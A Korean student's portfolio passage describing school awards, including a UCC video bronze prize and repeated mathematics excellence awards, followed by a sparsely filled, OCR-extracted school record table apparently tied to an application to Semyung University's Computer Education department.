
## 상장

### 교과 UCC 동상

- 1학년때 학과 소개로 쓰이는 교과 UCC제작 대회에 친구들과 참여해 베어그릴스를 컨셉으로 학교에서의 생활을 담은 UCC를 만들어 동상을 받았다.

### 교과우수상

- 1학년부터 쭉 모든 수학 시험에서 교과우수상을 받았고, 이뿐만이 아닌 보통 대학을 목표로하고있는 친구들을 위해 학교에서 신청을 받아 모의고사를 치르는데 그때 모의고사에 참여해서 수학 1등을 했으며, 이러한 수학 강점이 수에대한 자신감을 많이 생기게 하여 프로그래밍 코드를 작성 할 때 수학적인 접근방식을 이용해 많은 문제를 독창적으로 풀어낼 수 있었다.



종업 대상 번호	
구분	학년
	1
	2
	3

1. 인력·학력사항	
학생정보	성명 : 주소 :
학력사항	2019년 2019년
특기사항	

2. 출결상황		
학년	수업인수	결석
1	192	.
2	176	.
3	5	.

3. 수상경력	
학년 (학기)	상종류
1	1 학과 및 C경진 (교과우수)
	2 교과우수, 동아리, 동아리, 동아리, 동아리
2	1 교과우수
	2 교과우수

4. 자격증 및 인문	

세명대학교 컴퓨터교육과